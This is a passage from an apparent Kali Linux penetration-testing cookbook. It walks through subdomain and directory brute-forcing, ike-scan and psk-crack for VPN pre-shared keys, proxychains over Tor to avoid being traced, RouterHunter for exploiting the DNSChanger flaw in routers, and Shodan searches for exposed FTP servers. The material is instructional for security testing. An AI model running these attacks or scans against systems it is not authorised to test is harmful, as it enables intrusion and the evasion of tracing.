3. Click **OK** on both the windows that pop up.
4. When the installation is complete we open a Terminal window and type the following command:

```
update-alternatives --config x-session-manager
```

The following screenshot shows the output for the preceding command:




A screenshot of a terminal window titled 'root@kali: ~'. The window has a dark blue background with white text. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu, the command 'root@kali:~# update-alternatives --config x-session-manager' is typed in. The terminal displays a list of session managers and their current status:

Selection	Path	Priority	Status
*	/usr/bin/gnome-session	50	auto mode
1	/usr/bin/gnome-session	50	manual mode
2	/usr/bin/startkde	40	manual mode

At the bottom, it says 'Press <enter> to keep the current choice[*], or type selection number: 2' and 'update-alternatives: using /usr/bin/startkde to provide /usr/bin/x-session-manager (x-session-manager) in manual mode'. The terminal is part of a Kali Linux desktop environment.

5. Choose the option KDE session (in our case 2) and press *Enter*.
6. Log out and log in again and we will see the KDE environment:



Kali already has provided prebuilt images of different desktop environments. These can be downloaded from here: <https://www.kali.org/downloads/>.

Prepping up with custom tools

These tools you will install are open source available on GitHub. They are much faster and contain collections of different tweaks that people have included over a period of time during their own pentesting experience.

Getting ready

Here is a list of some tools that you will need before we dive deeper into penetration testing. Not to worry, you will be learning their usage with some real-life examples in the next few chapters. However, if you still wish to learn basics in an early stage it can simply be done with simple commands:

- toolname –help
- toolname –h

How to do it...

Some of the tools are listed in the following sections.


Dnscan

Dnscan is a Python tool that uses a wordlist to resolve valid subdomains. To learn about Dnscan follow the given steps:

1. We will use a simple command to clone the git repository:

```
git clone https://github.com/rbsec/dnscan.git
```

The following screenshot shows the preceding command:



A terminal window with a black background and white text. The prompt is 'root@kali: /'. The command 'git clone https://github.com/rbsec/dnscan.git' is typed in red at the bottom of the window.

```
root@kali: /  
root@kali:/# git clone https://github.com/rbsec/dnscan.git_
```

2. You can also download and save it from <https://github.com/rbsec/dnscan>.
3. Next we browse into the directory where we downloaded Dnscan.

4. Run Dnscan by using the following command:

```
./dnscan.py -h
```

The following screenshot shows the output for the preceding command:

```
root@kali:/# cd dnscan/
root@kali:/dnscan# ./dnscan.py -h
usage: dnscan.py [-h] -d DOMAIN [-w WORDLIST] [-t THREADS] [-6] [-z] [-r] [-T]
                  [-o OUTPUT_FILENAME] [-D] [-v]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN      Target domain
  -w WORDLIST, --wordlist WORDLIST    Wordlist
  -t THREADS, --threads THREADS      Number of threads
  -6, --ipv6             Scan for AAAA records
  -z, --zonetransfer      Only perform zone transfers
  -r, --recursive         Recursively scan subdomains
  -T, --tld               Scan for TLDs
  -o OUTPUT_FILENAME, --output OUTPUT_FILENAME   Write output to a file
  -D, --domain-first      Output domain first, rather than IP
  -v, --verbose           Verbose mode
root@kali:/dnscan# _
```

Subbrute

Next we will install subbrute. It is amazingly fast and provides an extra layer of anonymity as it uses public resolvers to brute force the subdomains:

1. The command here is again simple:

```
git clone https://github.com/TheRook/subbrute.git
```

The following screenshot shows the preceding command:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/TheRook/subbrute.git
```

2. Or you can download and save it from <https://github.com/TheRook/subbrute>.
3. Once the installation is complete we will need a wordlist for it to run for which we can download dnspop's list. This list can be used in the previous recipe too: <https://github.com/bitquark/dnspop/tree/master/results>.
4. Once both are set up we browse into the subbrute's directory and run it using the following command:

```
./subbrute.py
```

5. To run it against a domain with our wordlist we use the following command:

```
./subbrute.py -s /path/to/wordlist hostname.com
```


Dirsearch

Our next tool in the line is dirsearch. As the name suggests it is a simple command-line tool that can be used to brute force the directories. It is much faster than the traditional DIRB:

1. The command to install is:

```
git clone https://github.com/maurosoria/dirsearch.git
```

2. Or you can download and save it from <https://github.com/maurosoria/dirsearch>. The following screenshot shows the preceding command:



3. Once the cloning is complete browse to the directory and run the tool by using the following:

```
./dirsearch.py -u hostname.com -e aspx,php
```

The following screenshot shows the output for the preceding command:

```

root@kali: ~/dirsearch
File Edit View Search Terminal Help
dirsearch v0.3.7
Extensions: pl, html | Threads: 10 | Wordlist size: 5541
Error Log: /root/dirsearch/logs/errors-16-12-07_07-34-06.log
Target: google.com
[07:34:06] Starting:
[07:34:16] 301 - 2248 - /2002 -> https://www.google.com/2002
[07:34:16] 301 - 2248 - /2001 -> https://www.google.com/2001
[07:34:16] 301 - 2248 - /2003 -> https://www.google.com/2003
[07:34:16] 301 - 2248 - /2007 -> https://www.google.com/2007
[07:34:16] 301 - 2248 - /2005 -> https://www.google.com/2005
[07:34:16] 301 - 2248 - /2008 -> https://www.google.com/2008
[07:34:16] 301 - 2248 - /2006 -> https://www.google.com/2006
[07:34:16] 301 - 2248 - /2009 -> https://www.google.com/2009
[07:34:16] 301 - 2248 - /2011 -> https://www.google.com/2011
[07:34:16] 301 - 2248 - /2012 -> https://www.google.com/2012
[07:34:16] 301 - 2248 - /2010 -> https://www.google.com/2010
[07:34:16] 301 - 2248 - /2013 -> https://www.google.com/2013
[07:34:16] 301 - 2248 - /2004 -> https://www.google.com/2004
[07:34:19] 301 - 2368 - /BingSiteAuth.xml -> https://www.google.com/BingSiteAuth.xml
[07:34:28] 301 - 2218 - /a -> https://www.google.com/a
[07:34:28] 301 - 2308 - /about.html -> https://www.google.com/about.html
[07:34:28] 301 - 2258 - /about -> https://www.google.com/about
[07:34:28] 301 - 2278 - /account -> https://www.google.com/account
[07:34:29] 302 - 2238 - /accounts -> https://accounts.google.com/ManageAccount
[07:34:29] 302 - 2158 - /accounts/login -> https://accounts.google.com/login
[07:34:29] 302 - 2238 - /accounts/ -> https://accounts.google.com/ManageAccount
[07:34:29] 302 - 2178 - /accounts/login.pl -> http://accounts.google.com/login.pl
[07:34:29] 302 - 2198 - /accounts/login.html -> http://accounts.google.com/login.html
[07:34:29] 302 - 2178 - /accounts/login.py -> http://accounts.google.com/login.py
[07:34:29] 302 - 2188 - /accounts/login.jsp -> http://accounts.google.com/login.jsp
[07:34:29] 302 - 2178 - /accounts/login.rb -> http://accounts.google.com/login.rb
[07:34:29] 302 - 2198 - /accounts/login.html -> http://accounts.google.com/login.html
[07:34:29] 302 - 2188 - /accounts/login.htm -> http://accounts.google.com/login.htm
[07:34:29] 302 - 2148 - /accounts/logon -> http://accounts.google.com/logon
[07:34:29] 302 - 2158 - /accounts/signin -> http://accounts.google.com/signin
[07:34:29] 302 - 2208 - /accounts/login.shtml -> http://accounts.google.com/login.shtml
32.02% - Last request to: admin.info.pl

```

Pentesting VPN's ike-scan

Often during a pentest we may encounter VPN endpoints. However, finding vulnerabilities in those endpoints and exploiting them is not a well known method. VPN endpoints use **Internet Key Exchange (IKE)** protocol to set up a *security association* between multiple clients to establish a VPN tunnel.

IKE has two phases, *phase 1* is responsible for setting up and establishing secure authenticated communication channel, and *phase 2* encrypts and transports data.

Our focus of interest here would be *phase 1*; it uses two methods of exchanging keys:

- Main mode
- Aggressive mode

We will hunt for aggressive mode enabled VPN endpoints using PSK authentication.

Getting ready

For this recipe we will use the tools `ike-scan` and `ikeprobe`. First we install `ike-scan` by cloning the git repository:

```
git clone https://github.com/royhills/ike-scan.git
```

Or you can use the following URL to download it from <https://github.com/royhills/ike-scan>.

How to do it...

To configure `ike-scan` follow the given steps:

1. Browse to the directory where `ike-scan` is installed.
2. Install `autoconf` by running the following command:

```
apt-get install autoconf
```

3. Run `autoreconf --install` to generate a `.configure` file.
4. Run `./configure`.
5. Run `make` to build the project.
6. Run `make check` to verify the building stage.
7. Run `make install` to install `ike-scan`.
8. To scan a host for an aggressive mode handshake, use the following commands:

```
ike-scan x.x.x.x -M -A
```

The following screenshot shows the output for the preceding command:

The screenshot shows a terminal window with the following output:

```
root@kali:~/ike-scan# ike-scan -M
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
Main Mode Handshake returned
HDR=(CKY-R=1f9e7509cf33c00f)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

IKE Backoff Patterns:

IP Address      No.      Recv time          Delta Time
[REDACTED]        1       1456756249.384123      0.000000
Implementation guess: Linksys Etherfast

Ending ike-scan 1.9.4: 1 hosts scanned in 60.452 seconds (0.02 hosts/sec). 1 returned handshake; 0 returned r
```

9. Sometimes we will see the response after providing a valid group name like (vpn):

```
ike-scan x.x.x.x -M -A id=vpn
```

The following screenshot shows the example of the preceding command:

A screenshot of a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# ike-scan -h
Usage: ike-scan [options] [hosts...]

Target hosts must be specified on the command line unless the --file option is
given, in which case the targets are read from the specified file instead.

The target hosts can be specified as IP addresses or hostnames. You can also
specify IPnetwork/bits (e.g. 192.168.1.0/24) to specify all hosts in the given
network (network and broadcast addresses included), and IPstart-IPend
(e.g. 192.168.1.3-192.168.1.27) to specify all hosts in the inclusive range.

These different options for specifying target hosts may be used both on the
command line, and also in the file specified with the --file option.

In the options below a letter or word in angle brackets like <f> denotes a
value or string that should be supplied. The corresponding text should
indicate the meaning of this value or string. When supplying the value or
string, do not include the angle brackets. Text in square brackets like [<f>]
mean that the enclosed text is optional. This is used for options which take
an optional argument.

Options:
--help or -h          Display this usage message and exit.
```

We can even brute force the groupnames using the following script:
<https://github.com/SpiderLabs/groupenum>.



The command:

```
./dt_group_enum.sh x.x.x.x groupnames.dic
```

Cracking the PSK

To learn how to crack the PSK follow the given steps:

1. Adding a `-P` flag in the `ike-scan` command it will show a response with the captured hash.
2. To save the hash we provide a filename along with the `-P` flag.
3. Next we can use the `psk-crack` with the following command:

```
psk-crack -b 5 /path/to/pskkey
```

4. Where `-b` is brute force mode and length is 5.
5. To use a dictionary based attack we use the following command:

```
psk-crack -d /path/to/dictionary /path/to/pskkey
```

The following screenshot shows the output for the preceding command:

```
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)  
Running in dictionary cracking mode  
key "123456" matches SHA1 hash d46e5c224092fedda5a1733aa71e515d0dfbb97e  
Ending psk-crack: 1 iterations in 0.014 seconds (72.87 iterations/sec)
```

How it works...

In aggressive mode the authentication hash is transmitted as a response to the packet of the VPN client that tries to establish a connection Tunnel (IPSEC). This hash is not encrypted and hence it allows us to capture the hash and perform a brute force attack against it to recover our PSK.

This is not possible in main mode as it uses an encrypted hash along with a six way handshake, whereas aggressive mode uses only three way.

Setting up proxychains

Sometimes we need to remain untraceable while performing a pentest activity. Proxychains helps us by allowing us to use an intermediary system whose IP can be left in the logs of the system without the worry of it tracing back to us.

Proxychains is a tool that allows any application to follow connection via proxy such as SOCKS5, Tor, and so on.

How to do it...

Proxychains is already installed in Kali. However, we need a list of proxies into its configuration file that we want to use:

1. To do that we open the config file of proxychains in a text editor with this command:

```
leafpad /etc/proxychains.conf
```

The following screenshot shows the output for the preceding command:

```
*proxychains.conf
File Edit Search Options Help


# ProxyList format
#   type host port [user pass]
#   (values separated by 'tab' or 'blank')
#
#
# Examples:
#
#       socks5  192.168.67.78    1080      lamer    secret
#       http    192.168.89.3     8080      justu    hidden
#       socks4  192.168.1.49     1080
#       http    192.168.39.93    8080
#
#
# proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...

# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

We can add all the proxies we want in the preceding highlighted area and then save.

Proxychains also allows us to use dynamic chain or random chain while connecting to proxy servers.

2. In the config file uncomment the **dynamic_chain** or **random_chain**:



```
*proxychains.conf
File Edit Search Options Help
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
# strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
```

Using proxychains with tor

To learn about **tor** follow the given steps:

1. To use proxychains with tor we first need to install tor using the following command:

```
apt-get install tor
```

2. Once it is installed we run tor by typing **tor** in the Terminal.
3. We then open another Terminal and type the following command to use an application via proxychains:

```
proxychains toolname -arguments
```

The following screenshot shows the example of the preceding commands:

```
root@kali:~# proxychains nmap 8.8.8.8
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-07 08:23 EST
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.046s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
root@kali:~# [REDACTED]
```

```
root@kali:~# [REDACTED]
scripts
Dec 07 08:23:07.000 [notice] I learned some more directory information, but not enough to build a circuit: We need more microdescriptors: we have 0/7198, and can only build 0% of likely paths. (We have 0% of guards bw, 0% of midpoint bw, and 0% of exit bw = 0% of path bw.)
Dec 07 08:23:09.000 [notice] Bootstrapped 50%: Loading relay descriptors
Dec 07 08:23:14.000 [notice] Bootstrapped 56%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 62%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 67%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 72%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 78%: Loading relay descriptors
Dec 07 08:23:17.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Dec 07 08:23:17.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Dec 07 08:23:18.000 [notice] Tor has successfully opened a circuit.
... Looks like client functionality is working.
Dec 07 08:23:18.000 [notice] Bootstrapped 100%: Done
[REDACTED]
```

Going on a hunt with Routerhunter

Routerhunter is a tool used to find vulnerable routers on a network and perform various attacks on it to exploit the DNSChanger vulnerability. This vulnerability allows an attacker to change the DNS server of the router hence directing all the traffic to desired websites.

Getting ready

For this recipe, you will again need to clone a git repository.

We will use the following command:

```
git clone https://github.com/jh00nbr/RouterHunterBR.git
```

How to do it...

To execute RouterHunterBR.php follow the given steps:

1. Once the file is cloned, enter the directory.
2. Run the following command:

```
php RouterHunterBR.php -h
```

The following screenshot shows the output of the preceding command:

The screenshot shows a terminal window titled "root@kali: ~/RouterHunterBR". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The command "root@kali:~/RouterHunterBR# php RouterHunterBR.php -h" is entered at the prompt. The output of the command is displayed below, showing various configuration options and links. The output includes:

```
(_____)  I
(  )  /
\  /
/=\ \
[___] / script exploit developed by INURL - BRAZIL - [ SCANNER RouterHunterB
R 1.0 ]
0x_[AUTOR: Cleiton Pinheiro / NICK: GoogleINURL
0x_[AUTOR: Jhonathan davi / NICK: Jhoon
0x_[EMAIL: inurlnbr@gmail.com
0x_[Blog: http://blog.inurl.com.br
0x_[Twitter: https://twitter.com/googleinurl
0x_[Fanpage: https://fb.com/InurlBrasil
0x_[GIT: https://github.com/googleinurl
0x_[PASTEBIN: http://pastebin.com/u/googleinurl
0x_[YOUTUBE https://www.youtube.com/channel/UCFP-WEzs5Ikdqw0HBLImGGA
0x_[PACKETSTORMSECURITY: http://packetstormsecurity.com/user/googleinurl
[?]_[Simple search: php RouterHunterBR.php --range '177.100.255.1-20' --dns1
```

3. We can provide Routerhunter an IP range, DNS server IP's, and so on.

2

Gathering Intel and Planning Attack Strategies

In this chapter, we will cover the following recipes:

- Getting a list of subdomains
- Using Shodan for fun and profit
- Shodan Honeyscore
- Shodan plugins
- Using Nmap to find open ports
- Bypassing firewalls with Nmap
- Searching for open directories
- Performing deep magic with DMitry
- Hunting for SSL flaws
- Exploring connections with intrace
- Digging deep with theharvester
- Finding technology behind web apps
- Scanning IPs with masscan
- Sniffing around with Kismet
- Testing routers with firewalk

Introduction

We learned in the previous chapter the basics of hunting subdomains. In this chapter, we dive a little deeper and look at other different tools available for gathering Intel on our target. We start by using the infamous tools of Kali Linux.

Gathering information is a very crucial stage of performing a penetration test, as every next step we take after this will totally be an outcome of all the information we gather during this stage. So it is very important that we gather as much information as possible before jumping into the exploitation stage.

Getting a list of subdomains

We don't always have a situation where a client has defined a full detailed scope of what needs to be pentested. So we will use the following mentioned recipes to gather as much information as we can to perform a pentest.

Fierce

We start with jumping into Kali's Terminal and using the first and most widely used tool `fierce`.

How to do it...

The following steps demonstrate the use of `fierce`:

1. To launch `fierce`, we type `fierce -h` to see the help menu:

```
root@kali:~# fierce -h
fierce.pl (C) Copywrite 2006,2007 - By RSnake at http://ha.ckers.org/fierce/
Usage: perl fierce.pl [-dns example.com] [OPTIONS]

Overview:
Fierce is a semi-lightweight scanner that helps locate non-contiguous
IP space and hostnames against specified domains. It's really meant
as a pre-cursor to nmap, unicornscan, nessus, nikto, etc, since all
of those require that you already know what IP space you are looking
for. This does not perform exploitation and does not scan the whole
internet indiscriminately. It is meant specifically to locate likely
targets both inside and outside a corporate network. Because it uses
DNS primarily you will often find mis-configured networks that leak
internal address space. That's especially useful in targeted malware.

Options:
-connect      Attempt to make http connections to any non RFC1918
               (public) addresses. This will output the return headers but
               be warned this could take a long time against a company with
```

2. To perform a subdomain scan we use the following command:

```
fierce -dns host.com -threads 10
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# fierce -dns google.com -threads 10
DNS Servers for google.com:
ns1.google.com
ns3.google.com
ns4.google.com
ns2.google.com

Trying zone transfer first...
Testing ns1.google.com
pm          Request timed out or transfer not allowed.
Testing ns3.google.com
pm          Request timed out or transfer not allowed.
Testing ns4.google.com
pm          Request timed out or transfer not allowed.
Testing ns2.google.com
tarbz2      Request timed out or transfer not allowed.


Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
```

DNSdumpster

This is a free project by Hacker Target to look up subdomains. It relies on <https://scans.io/> for its results. It can also be used to get the subdomains of a website. We should always prefer to use more than one tool for subdomain enumeration as we may get something from other tools that the first one failed to pick.

How to do it...

It is pretty simple to use. We type the domain name we want the subdomains for and it will show us the results:



Using Shodan for fun and profit

Shodan is the world's first search engine to search for devices connected to the internet. It was launched in 2009 by John Matherly. Shodan can be used to look up webcams, databases, industrial systems, video games, and so on. Shodan mostly collects data on the most popular web services running, such as HTTP, HTTPS, MongoDB, FTP, and many more.

Getting ready

To use Shodan we will need to create an account on Shodan.

How to do it...

To learn about Shodan, follow the given steps:

1. Open your browser and visit <https://www.shodan.io>:



2. We begin by performing a simple search for the FTP services running. To do this we can use the following Shodan dorks: port :"21". The following screenshot shows the search results:

The screenshot shows the Shodan search interface with the query "port:21" entered in the search bar. The results are displayed under the heading "TOP COUNTRIES". A world map highlights the United States in red. The top result is 65.75.161.60, which is identified as SoftwareWorks Group, located in the United States, Redwood City. Below the map, a table lists the top countries with their respective counts of hosts.

COUNTRY	HOST COUNT
United States	1,202...
China	518,450
Germany	374,494
Japan	284,307
Korea, Republic of	252,855

On the right side of the results, there is a detailed view of the host 65.75.161.60, showing its IP address, location, and a list of recognized FTP commands.

3. This search can be made more specific by specifying a particular country/organization: port :"21" country :"IN". The following screenshot shows the search results:

The screenshot shows the Shodan search interface with the query "port:21 country:IN" entered in the search bar. The results are displayed under the heading "TOP COUNTRIES". A world map highlights India in red. The top result is 103.43.7.23, which is identified as Eltre Data Services Pvt. Ltd., located in India. Below the map, a table lists the top cities in India with their respective counts of hosts.

CITY	HOST COUNT
India	45,129
Bangalore	3,099
New Delhi	2,827
Mumbai	2,510
Delhi	1,701
Gurgaon	1,250

On the right side of the results, there is a detailed view of the host 103.43.7.23, showing its IP address, location, and a list of recognized FTP commands.

4. We can now see all the FTP servers running in India; we can also see the servers that allow anonymous login and the version of the FTP server they are running.
5. Next, we try the organization filter. It can be done by typing `port:"21" country:"IN" org:"BSNL"` as shown in the following screenshot:

The screenshot shows the Shodan search interface with the query `port:"21" country:"IN" org:"BSNL"`. The results are filtered to show only FTP servers (port 21) located in India (country IN) and owned by BSNL (organization BSNL). There are three main search results listed:

- 117.223.178.201**
BSNL
Added on 2016-12-19 10:18:05 GMT
India, Trivandrum
Details
220 Welcome to TBS FTP Server.
530 Login incorrect.
202 Command not implemented, superfluous at this site.
202 Command not implemented, superfluous at this site.
- 117.218.140.46**
BSNL
Added on 2016-12-19 10:03:21 GMT
India, Bangalore
Details
220 ucftpd FTP server ready.
530 Login incorrect
530 Please login with USER and PASS.
502 FEAT not implemented.
- 117.195.226.51**
BSNL
Added on 2016-12-19 10:03:21 GMT
India, Bangalore
Details

On the left, there are navigation links for Exploits, Maps, Share Search, Download Results, Create Report, and My Account. Below the search bar, there are sections for TOP COUNTRIES (India) and TOP CITIES (Bangalore, New Delhi, Chennai, Pune, Hyderabad).

Shodan has other tags as well that can be used to perform advanced searches, such as:



- `net:` to scan IP ranges
- `city:` to filter by city

More details can be found at <https://www.shodan.io/explore>.


Shodan HoneyScore

Shodan HoneyScore is another great project built in the Python. It helps us figure out whether an IP address we have is a honeypot or a real system.

How to do it...

The following steps demonstrate the use of Shodan HoneyScore:

1. To use Shodan HoneyScore we visit <https://honeyscore.shodan.io/>:



2. Enter the IP address we want to check, and that's it!

